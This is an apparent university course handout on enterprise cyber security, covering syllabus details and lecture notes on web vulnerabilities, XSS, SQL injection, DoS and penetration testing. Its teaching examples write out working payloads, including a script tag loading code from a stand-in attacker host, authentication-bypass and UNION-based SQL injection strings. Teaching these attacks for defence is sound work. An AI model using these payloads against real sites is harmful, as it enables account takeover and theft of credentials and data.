R.M.K GROUP OF ENGINEERING INSTITUTIONS

R.M.K
GROUP OF
INSTITUTIONS

R.M.K GROUP OF INSTITUTIONS

R.M.K GROUP OF INSTITUTIONS

Please read this disclaimer before proceeding:

22CS930 ENTERPRISE CYBER SECURITY

Department:	CSE(CS)
Batch/Year:	2022-2026/IV
Created by:	Dr UDHAYASANKAR S M
Date:	15.5.2025

1.TABLE OF CONTENTS


R.M.K GROUP OF INSTITUTIONS

2. COURSE OBJECTIVES

- Learn the fundamentals of cryptography.
- Learn the key management techniques and authentication approaches.
- Explore the network and transport layer security techniques.
- Understand the application layer security standards.
- Learn the real time security practices.

3. PRE REQUISITES

PRE-REQUISITE CHART


22CS901- ETHICAL HACKING
22CS902- SOCIAL NETWORK SECURITY
22CS930- ENTERPRISE CYBER SECURITY

4.SYLLABUS

22CS930- ENTERPRISE CYBER SECURITY

L T P C
3 0 0 3

Unit-I INTRODUCTIONTOCYBERSECURITY 9

Cyber Security – Need of Cybersecurity in Organizations – CIA Triad- Confidentiality, Integrity, Availability; Reason for Cyber Crime –Need for Cyber Security – History of Cyber Crime; Cybercriminals – Classification of Cybercrimes– A Global Perspective on Cyber Crimes; Cyber Laws – The Indian IT Act – Cybercrime and Punishment.

Unit II : NETWORK SECURITY BASICS 9

Network Security Concepts- Basics of Networks- Common Types of Network Attacks- Introduction to Firewalls- Types of Firewalls- IDS/IPS- Virtual Private Networks (VPN's)- Secure configuration and management of network devices. Case Study: Install Kali Linux on Virtual box.

Unit III : SECURE COMMUNICATION PROTOCOLS 9

Encryption Principles- Cryptography, Cryptanalysis, Feistel Cipher Structure. Block Encryption algorithms: DES, triple DES, and AES. Transport-Level Security: Secure Sockets Layer (SSL), Transport Layer Security TLS). Electronic Mail Security- Pretty Good Privacy (PGP), S/MIME. Securing wireless networks: WPA, WPA2, WPA3.

Unit IV : INTRUSION DETECTION AND PREVENTION SYSTEMS 9

IDPS- Need of Intrusion Detection Systems in Cyber Security- Types of IDPS: Network-based and Host-based. Configuring and Managing IDPS for threat detection using Honeypots. Case Study: Setup a honey pot and monitor the honey pot on network.

Unit V : WEB APPLICATION SECURITY 9

Introduction to Web Application Vulnerabilities – Cross Site Scripting (XSS) – SQL injection- Denial of Service (DoS)- Web Application Testing - Types of Penetration Tests- OWASP and OWAS9P Top.

5.COURSE OUTCOME

Course Code	Course Outcome Statement	Cognitive / Affective Level of the Course Outcome	Course Outcome
Course Outcome Statements in Cognitive Domain			
22CS930	Understanding the core concepts and importance of cybersecurity in organizational settings.	Understanding K2	CO1
22CS930	Acquire the knowledge common network attacks and deploy appropriate security measures.	Apply K3	CO2
22CS930	Implement encryption and secure communication protocols for data integrity and confidentiality.	Apply K3	CO3
22CS930	Deploy and manage Intrusion Detection and Prevention Systems for threat detection.	Analyse K4	CO4
22CS930	Identify and mitigate common web application vulnerabilities.	Analyse K4	CO5
22CS930	Conduct penetration tests to evaluate the security posture of web applications.	Evaluate K5	CO6

6.CO-PO/PSO MAPPING

Correlation Matrix of the Course Outcomes to Programme Outcomes and Programme Specific Outcomes.

Course Outcome COs	K-Levels	Program Outcomes(POs) , Program Specific Outcomes (PSO)													
		PO 1	PO 2	PO 3	PO 4	PO 5	PO 6	PO 7	PO 8	PO 9	PO 10	PO 11	PO 12	PS O1	PS O2
22CS 930.1	K2	3	2	-	-	-	-	-	-	-	2	-	-	3	-
22CS 930.1	K3	3	3	2	-	-	-	-	-	-	2	-	1	3	2
22CS 930.1	K3	3	3	3	2	2	-	-	-	-	2	-	2	3	3
22CS 930.1	K4	3	3	3	2	2	-	-	-	-	2	-	2	3	3
22CS 930.1	K4	3	3	3	-	-	-	-	-	-	2	-	2	3	3
22CS 930.1	K5	3	3	3	2	2	-	-	-	-	2	-	2	3	3

UNIT V
WEB APPLICATION SECURITY

7.LECTURE PLAN – UNIT V

UNIT V –WEB APPLICATION SECURITY

S No	Topics	No. of Periods	Poposed Lecture	Actual Lecture	Pertaining COS	Taxonomy Level	Mode of Delivery
			period	period			
1	Introduction to Web Application Vulnerabilities	1			CO5	K2	MD1, MD5
2	Cross Site Scripting (XSS)- SQL injection	1			CO5	K4	MD1, MD5
3	Denial of Service (DoS)	1			CO5	K3	MD1, MD5
4	Web Application Testing - Types of Penetration Tests- OWASP and OWAS9P Top.	1			CO6	K4,K5	MD1, MD5

7. LECTURE PLAN – UNIT V

ASSESSMENT COMPONENTS

- AC 1. Unit Test
- AC 2. Assignment
- AC 3. Course Seminar
- AC 4. Course Quiz
- AC 5. Case Study
- AC 6. Record Work
- AC 7. Lab / Mini Project
- AC 8. Lab Model Exam
- AC 9. Project Review

MODE OF DELEIVERY

MD 1. Oral presentation
MD 2. Tutorial
MD 3. Seminar
MD 4 Hands On
MD 5. Videos
MD 6. Field Visit

8 ACTIVITY BASED LEARNING : UNIT – V

ACTIVITY 1: Integrated Activity-Based Learning Plan

Objective:

Provide a practical demonstration of common web vulnerabilities using a secure lab environment.

Activity Overview

Cross-Site Scripting (XSS) demonstration:

1. Direct participants to a specific page on the vulnerable web application that has a search bar or comment field.
2. First, have them enter a benign search term to show normal functionality.
3. Next, instruct them to input a basic XSS payload, such as <script>alert('XSS');</script>, and observe the pop-up box.
4. Explain what happened: The website didn't properly sanitize the input, allowing the code to be executed in their browser. Discuss the potential impact, like stealing cookies or defacing the page.

9 LECTURE NOTES : UNIT – V

WEB APPLICATION SECURITY

1. Introduction to Web Application Vulnerabilities

Web application vulnerabilities are flaws in an application's code, design, or configuration that cybercriminals can exploit to gain unauthorized access, steal sensitive data, and disrupt services. Many of these vulnerabilities arise because web applications, by nature, must be highly accessible to users over a network, creating a broad attack surface that can be leveraged by attackers.

Application vulnerabilities are weaknesses that can be exploited for security breaches. Since web applications are internet-facing, they are highly exposed to attacks from many vectors. Effective vulnerability management and security testing are therefore crucial. Industry bodies, such as the OWASP Foundation, set security standards to help organizations find and fix these flaws. The OWASP Top 10 lists the most critical web application vulnerabilities, including broken access control, injection flaws, and security misconfigurations.

Common web application vulnerabilities:

Broken Access Control

Cryptographic Failures

Identification and Authentication Failures

Injection

Insecure Design

Security Logging and Monitoring Failures

Security Misconfigurations

Server-Side Request Forgery

Software and Data Integrity Failures

Vulnerable and Outdated Components

Common types of web application vulnerabilities include:

SQL injection occurs when data enters an application from an untrusted source and is used to dynamically construct a SQL query. This can result in data loss or corruption, lack of accountability, or denial of access.

Cross-site scripting (XSS) occurs when untrusted data is included in a web page without validation. This can allow attackers to inject malicious code into the web application and execute it on the client side.

Cross-site request forgery (CSRF) is a vulnerability that occurs when a website executes malicious computer code that allows a hacker to steal information and control user behavior.

Session fixation is where an attacker forces a user's session ID to a specific value that the attacker knows. The victim unknowingly uses this fixed session ID to authenticate themselves on a web application.

Local file inclusion occurs when a web application accepts user input, such as a parameter or a URL, and uses it to include a file dynamically. The attacker can manipulate this functionality to include a file containing malicious code.

Security misconfigurations can occur when an aspect of the web application that is important for security is not configured correctly. This can include default passwords and accounts, insecure passwords, and unpatched flaws.

XML External Entities (XXE) vulnerabilities occur when poorly configured XML processors evaluate external entity references within the XML documents and send sensitive data to an unauthorized external entity.

Path traversal attacks happen when a web application does not properly validate user input. This can allow an attacker to traverse up and down directory structures to access sensitive files.

Insecure cryptographic storage is a vulnerability that occurs when sensitive data is not stored securely. This can include user credentials, profile information, health details, and credit card information.

Other web application vulnerabilities include:

Broken access control,Cryptographic failures,Insecure design,Identification and authentication failures,Software and data integrity failures

Security logging and monitoring failures, Server-side request forgery (SSRF).

Broken Access Control

Access control mechanisms restrict what authenticated users can do. When broken, attackers can gain unauthorized access to data or functions, such as viewing other users' accounts, modifying records, or performing administrative actions.

Cryptographic Failures

Failures in cryptography occur when sensitive data is not properly encrypted, or weak algorithms are used. Examples include storing passwords in plain text, using outdated ciphers, or mismanaging cryptographic keys, which can expose confidential information.

Insecure Design

Insecure design refers to flaws in the application architecture or design that make it vulnerable to attacks. It can result from lack of threat modeling, insecure workflows, or missing security controls at the design stage.

Identification and Authentication Failures

This involves weaknesses in verifying user identities. Examples include weak passwords, lack of multi-factor authentication, predictable account recovery mechanisms, and session management issues, which can allow attackers to impersonate users.

Software and Data Integrity Failures

Failures in software and data integrity occur when applications do not protect against unauthorized code changes or data tampering.

Server-Side Request Forgery (SSRF)

SSRF occurs when an attacker forces a server to make requests to unintended locations. This can expose internal services, sensitive endpoints, or metadata, potentially leading to data leaks or further server compromise.

2. XSS

Cross site scripting (XSS) is a cyberattack method that involves running malicious code as part of a vulnerable web application. It is a type of cyber attack where a threat actor injects malicious code into a trusted website. The code is then delivered to a victim's browser. Unlike other attack vectors like SQL injections, XSS does not target the application directly—it primarily targets the user. XSS is one of the most common web application vulnerabilities.

how an XSS attack works:

An attacker sends a malicious link to a user.


1. The user clicks the link.
2. The malicious code is included with dynamic content delivered to the victim's browser.
3. The code sends an HTTP request to the attacker's webserver.
4. The attacker can use the stolen cookies to impersonate the user, access sensitive data, or perform a social engineering attack.
5. XSS attacks allow attackers to circumvent the same origin policy, which is designed to keep different websites separate.

To prevent XSS, you can:

Run untrusted HTML input through an HTML sanitization engine.

Blacklist specific HTML tags that are at risk, such as the iframe, link, and script tags.

Prevent client-side scripts from accessing cookies.


https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
Password
Sensitive data
Wire transfer
Mother's maiden name

There are three main types of XSS attacks. These are:

•Reflected XSS, where the malicious script comes from the current HTTP request.
•Stored XSS, where the malicious script comes from the website's database.
•DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.

Reflected cross-site scripting

Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Here is a simple example of a reflected XSS vulnerability:

```
https://insecure-website.com/status?message=All+is+well.
<p>Status: All is well.</p>
```

The application doesn't perform any other processing of the data, so an attacker can easily construct an attack like this:

```
https://insecure-
website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>
<p>Status: <script>/* Bad stuff here... */</script></p>
```

If the user visits the URL constructed by the attacker, then the attacker's script executes in the user's browser, in the context of that user's session with the application. At that point, the script can carry out any action, and retrieve any data, to which the user has access.

Stored cross-site scripting

Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

The data in question might be submitted to the application via HTTP requests; for example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other cases, the data might arrive from other untrusted sources; for example, a webmail application displaying messages received over SMTP, a marketing application displaying social media posts, or a network monitoring application displaying packet data from network traffic.

Here is a simple example of a stored XSS vulnerability. A message board application lets users submit messages, which are displayed to other users:

```
<p>Hello, this is my message!</p>
```

The application doesn't perform any other processing of the data, so an attacker can easily send a message that attacks other users:

```
<p><script>/* Bad stuff here... */</script></p>
```

DOM-based cross-site scripting

DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

In the following example, an application uses some JavaScript to read the value from an input field and write that value to an element within the HTML:

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute:

```
You searched for: <img src=1 onerror='/* Bad stuff here... */’>
```

In a typical case, the input field would be populated from part of the HTTP request, such as a URL query string parameter, allowing the attacker to deliver an attack using a malicious URL, in the same manner as reflected XSS.

What can XSS be used for?

An attacker who exploits a cross-site scripting vulnerability is typically able to:

•Impersonate or masquerade as the victim user.
•Carry out any action that the user is able to perform.
•Read any data that the user is able to access.
•Capture the user's login credentials.
•Perform virtual defacement of the web site.
•Inject trojan functionality into the web site

The severity of a Cross-Site Scripting (XSS) vulnerability depends on the application's data, functionality, and user roles; it can range from minimal in a public-facing brochure site to critical in an application with sensitive data or administrative users, potentially leading to account hijacking, data theft, and full application compromise.

Factors determining impact

Application Data: An application handling sensitive information like banking details or healthcare records makes XSS a more serious threat.

Application Functionality: The presence of user accounts, authentication, or administrative controls increases the risk.

User Privileges: When an attacker compromises a user with high privileges, they can gain extensive control over the entire application.

Consequences of XSS attacks

Session Hijacking: Attackers can steal session cookies to impersonate legitimate users, gaining access to their accounts.

Data Theft: Malicious scripts can exfiltrate sensitive data from the victim's browser.


Malware Distribution: Attackers can distribute malware or conduct phishing attacks.

Reputational Damage: A successful attack can damage a company's reputation and lead to lost customer trust..

3 SQL injection (SQLi)?

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

What is the impact of a successful SQL injection attack?
A successful SQL injection attack can result in unauthorized access to sensitive data, such as:
Passwords.
Credit card details.
Personal user information.
SQL injection attacks have been used in many high-profile data breaches over the years. These have caused reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.


' UNION SELECT username, password FROM users--
SELECT name, description FROM products WHERE category = 'Gifts' UNION SELECT username, password FROM users--
SUBMIT
All passwords
All usernames

Common SQL injection scenarios,

* Extracting hidden information — altering a query so it returns extra rows or fields the application wasn't meant to reveal.

* Breaking application logic — changing a SQL statement to manipulate how the application behaves (for example forcing authentication checks to succeed or bypassing business rules).

* UNION-based data exfiltration — appending a `UNION` query to pull columns from other tables, allowing an attacker to combine and read different datasets.

* Blind SQL injection — executing queries whose results are not shown directly; the attacker infers true/false or data values from side effects (timing, error messages or conditional responses).

Retrieving hidden records

Consider an online store that shows products by category. When a visitor selects the “Gifts” category, the browser requests:

`https://insecure-website.com/products?category=Gifts`

The application turns that parameter into a database query like:

`SELECT * FROM products WHERE category = 'Gifts' AND released = 1`

That query asks for every column (`*`) from the `products` table where `category` is `Gifts` and `released = 1`. The `released = 1` condition is intended to hide items that aren’t yet published (for unreleased items, `released` would be `0`).

If the app fails to protect against SQL injection, an attacker can tamper with the `category` value. For example:

`https://insecure-website.com/products?category=Gifts'--`

This produces the SQL:

`SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1`

Because `--` starts a comment in SQL, everything after it is ignored — including the `AND released = 1` restriction. The database therefore returns all products in the `Gifts` category, including unreleased ones.

A small variation can return every product regardless of category:

`https://insecure-website.com/products?category=Gifts'+OR+1=1--`

Which becomes:

`SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1`

Since `1=1` is always true, the `WHERE` clause matches every row and the query returns the entire `products` table.

Caution: leaving user input concatenated into SQL without proper safeguards makes it easy for attackers to bypass intended filters and expose sensitive or hidden data.

Tampering with application logic

Suppose a web app authenticates users by checking a supplied username and password. If a visitor submits `wiener` as the username and `bluecheese` as the password, the app might run:

`SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'`

If that query finds a matching row, the login succeeds; otherwise it fails.

When input is inserted directly into SQL, an attacker can alter the query's logic to bypass the password check. For instance, submitting the username `administrator'--` and leaving the password empty produces:

`SELECT * FROM users WHERE username = 'administrator'--' AND password = ''`

Because `--` begins a comment, everything after it is ignored — effectively removing the `AND password = ''` condition. The database returns the row for `administrator`, and the attacker is authenticated as that user without knowing the password.

Takeaway: concatenating untrusted input into authentication queries lets attackers change control flow and bypass security checks; parameterized queries or prepared statements prevent this class of flaw.

Retrieving data from other database tables

When an application sends database query results back to the client, a SQL injection flaw can let an attacker pull rows from other tables. By injecting a `UNION`-based `SELECT`, the attacker appends an extra result set to the original query so values from another table appear in the same output.
For example, suppose the app runs:
`SELECT name, description FROM products WHERE category = 'Gifts'`
An attacker could try to inject a complementary `SELECT` that returns the same number of columns from a different table (illustrative shown here):
`' UNION SELECT username, password FROM users--`
If that injection succeeds and the application renders the combined rows, the response will include username/password pairs alongside the product names and descriptions.
Note: UNION-based attacks require the injected `SELECT` to match the original query’s column count and types; they also depend on the application actually displaying database rows. The safest defense is to ensure untrusted input cannot alter SQL structure (e.g., use parameterized queries) and to restrict the database account’s privileges so it cannot read unrelated tables.

Blind SQL injection

Many SQL injection flaws are *blind*, meaning the application does not reveal query results or detailed database errors in its responses. Blind vulnerabilities are harder to exploit but still allow attackers to extract data using more indirect methods.

Common techniques for exploiting blind SQLi include:

* Boolean-based inference — alter the query so a specific condition is evaluated; observe a change in the application's behavior (content, status code, or presence/absence of an element) that reveals whether the condition is true or false. This can also include intentionally causing a conditional error (for example, a divide-by-zero) to produce a detectable difference.
* Time-based inference — inject commands that delay the database's response when a condition is true (for example, using a sleep function). By measuring response times, an attacker can infer the truth of individual bits and gradually reconstruct data.
* Out-of-band (OAST) exfiltration — force the database or application to make network requests (DNS, HTTP) to an attacker-controlled service and encode data in those requests. OAST is very powerful because it can directly leak data even when in-band channels are suppressed.

Which technique works best depends on the application's behavior and the database engine; blind attacks are usually slower and more laborious but can still fully expose sensitive information when successful.

4 Denial of Service

A Denial of Service (DoS) attack aims to make a resource — a website, application, or server — unavailable for legitimate users. Attackers achieve this in many ways: by flooding the target with traffic, by exploiting programming or logic flaws, or by abusing how the service manages resources. When a service is overwhelmed (for example by an enormous number of requests) or a vulnerability is triggered, legitimate users can experience long delays, high error rates, or complete service interruption. In some DoS scenarios an attacker may also succeed in injecting and executing arbitrary code, which can further compromise the system.

Why matters

DoS attacks reduce availability and degrade user experience, often causing reputational damage, lost revenue, and operational disruption. They can produce long response times, high packet or request loss, and repeated service outages.

Risk factors

Risk drivers fall into technical and non-technical categories:

Insufficient capacity or poor architecture: If a system wasn’t designed to handle spikes or malformed input, it’s easier for attackers (or even normal traffic bursts) to cause outages.

Non-technical exposures: Publicity, controversial actions, or business decisions can make an organization a target. Public relations and strategic choices sometimes increase the likelihood or impact of an attack.

Additional environmental factors can also raise risk depending on the application and deployment.

Common DoS techniques and vulnerable patterns

1. **User-specified object allocation**

   If user input determines how many objects the server allocates and the application does not enforce a strict upper limit, an attacker can request a very large number and exhaust memory or resources.
   Vulnerable pattern (conceptual): creating an array whose size is derived from an unbounded user parameter.

2. **User-controlled loop counters**

   When user input influences the number of loop iterations, attackers can trigger extremely expensive processing by forcing many iterations. If the loop contains heavy work, the server's ability to handle other requests will suffer.
   Vulnerable pattern (conceptual): iterating over an unchecked values.length provided by the client.

3. **Failure to release resources**

   Errors that prevent cleanup (open files, unreleased memory, unclosed DB connections) can gradually consume shared resources. Repeatedly triggering such paths can exhaust pools (connections, file handles, memory), causing service disruption.
   Examples: forgetting to close DB connections in exception paths or failing to release locks.

4. **Buffer overflows (memory corruption)**

   In languages with manual memory management (C/C++), copying more data into a buffer than it can hold can crash the program (or worse, enable code execution). Even where exploitation isn't possible, crashes lead to downtime.
   Vulnerable pattern (conceptual): using unsafe string copy operations without bounds checking.

5. Excessive session storage

Storing very large amounts of data in user sessions (especially before authentication) can be abused to fill server-side session stores or memory, producing DoS conditions without needing valid accounts.

6. **Account lockout abuse**

Brute-force protections that lock accounts after several failed logins can be weaponized: an attacker who can guess valid usernames may deliberately trigger lockouts, preventing legitimate users from logging in. This is a business/security tradeoff that must be balanced carefully.

Mitigation strategies

Implement strict input validation and enforce sensible upper bounds for counts, sizes, and loop iterations.
Apply resource limits and quotas (rate limiting, connection pooling limits, timeouts).
Ensure robust error handling and always release resources in cleanup/finally blocks.
Use safe APIs and modern languages/runtimes that reduce manual memory-management errors.
For authentication throttling, combine account lockout with additional techniques (CAPTCHA, progressive delays, out-of-band account recovery) and consider the risks of locking legitimate users out.
Monitor usage patterns, log anomalies, and apply defense-in-depth controls such as WAFs and DDoS protection services where appropriate.

5 Web Application Testing - Types of Penetration Tests

Recent studies indicate that nearly half of all cyberattacks—over 43%—are directed at web applications, underscoring their attractiveness to attackers. From exploiting outdated software and misconfigurations to bypassing access controls, cybercriminals are constantly seeking weaknesses in online systems. Web Application Penetration Testing (also called Web App Pentesting or Ethical Hacking) plays a vital role in defending against these threats. It is a controlled and authorized attempt to exploit vulnerabilities within a web application before real attackers can. By mimicking real-world attack scenarios, penetration testers help organizations discover and address weaknesses early.

Understanding Web Application Penetration Testing

Web App Penetration Testing involves performing simulated cyberattacks against a web application to uncover potential flaws that could lead to unauthorized access, data leakage, or service disruption. Unlike automated vulnerability scans, which only identify known issues, penetration testing involves manual testing that mirrors the mindset and tactics of a skilled hacker. The primary objective is not merely to detect vulnerabilities but to demonstrate their potential impact. Ethical hackers combine automation tools with hands-on testing to evaluate how flaws can be exploited, assess the level of risk, and provide actionable recommendations to strengthen defenses.

Common attack simulations include

SQL Injection,

Cross-Site Scripting (XSS),

Cross-Site Request Forgery (CSRF),

Privilege Escalation, and

Denial of Service (DoS).

With web applications serving as public entry points to critical systems, penetration testing has become a key security requirement. Even a single unpatched vulnerability can result in devastating consequences, such as:
Data Breaches – Unauthorized exposure of confidential data, intellectual property, or financial records.
Financial Losses – Business disruptions, fraud, and recovery costs can significantly impact revenue.
Reputational Damage– Publicized breaches erode customer trust and harm brand credibility.
Regulatory Non-Compliance – Frameworks like GDPR and PCI-DSS mandate regular security testing and assessments.
Ultimately, penetration testing is about proactive defense. It empowers organizations to identify exploitable weaknesses, understand their impact, and implement robust security measures—ensuring that vulnerabilities are discovered and resolved before cybercriminals can take advantage.

Types of Web App Pen Testing

Penetration testing is an adaptable procedure that may be customized to meet the demands of the company. There are three primary types of web app penetration testing:

1. **Black-box Penetration Testing**

In black box testing, the tester has no prior knowledge of the web application. They approach the test as a real-world hacker would, starting from scratch to uncover vulnerabilities. Black-box testing is often used to simulate external attacks, where attackers have no insider knowledge of the app.

2. **White-box Penetration Testing**

White-box testing is the opposite of black-box testing. In this case, the tester has full access to the application, including its source code, architecture, and internal documentation. White-box testing allows for a more in-depth analysis and can help identify vulnerabilities in the application's logic, architecture, or codebase.

3. **Grey-box Penetration Testing**

With grey-box testing, a hybrid methodology, the tester usually has access to some internal resources or credentials but has little understanding of the program. Grey-box testing aims to simulate an attack by a user who has insider access, such as a compromised employee or contractor.

Tools Used in Web Application Penetration Testing

Penetration testers rely on specialized tools to simulate cyberattacks, uncover vulnerabilities, and assess the overall security of web applications. These tools streamline both manual and automated testing processes, helping ethical hackers replicate real-world attack scenarios. Below are some of the most commonly used tools in web app penetration testing:

Burp Suite – A comprehensive and industry-standard tool for web app security testing. It includes:

- Proxy: Intercepts and modifies traffic between the client and server.
- Scanner: Detects common issues like SQL Injection and XSS.
- Intruder: Performs brute force and fuzzing attacks to uncover hidden vulnerabilities.
  Burp Suite is ideal for both manual and automated testing, offering in-depth insights into web app weaknesses.

OWASP ZAP (Zed Attack Proxy) – An open-source and beginner-friendly testing suite.

- Automated Scanners: Detect SQLi, XSS, and similar vulnerabilities in real time.
- Manual Tools: Include intercepting proxies and fuzzers for deeper analysis.
- Active Scanning: Performs dynamic tests on web applications and APIs.
  OWASP ZAP is well-suited for ethical hackers at all experience levels.

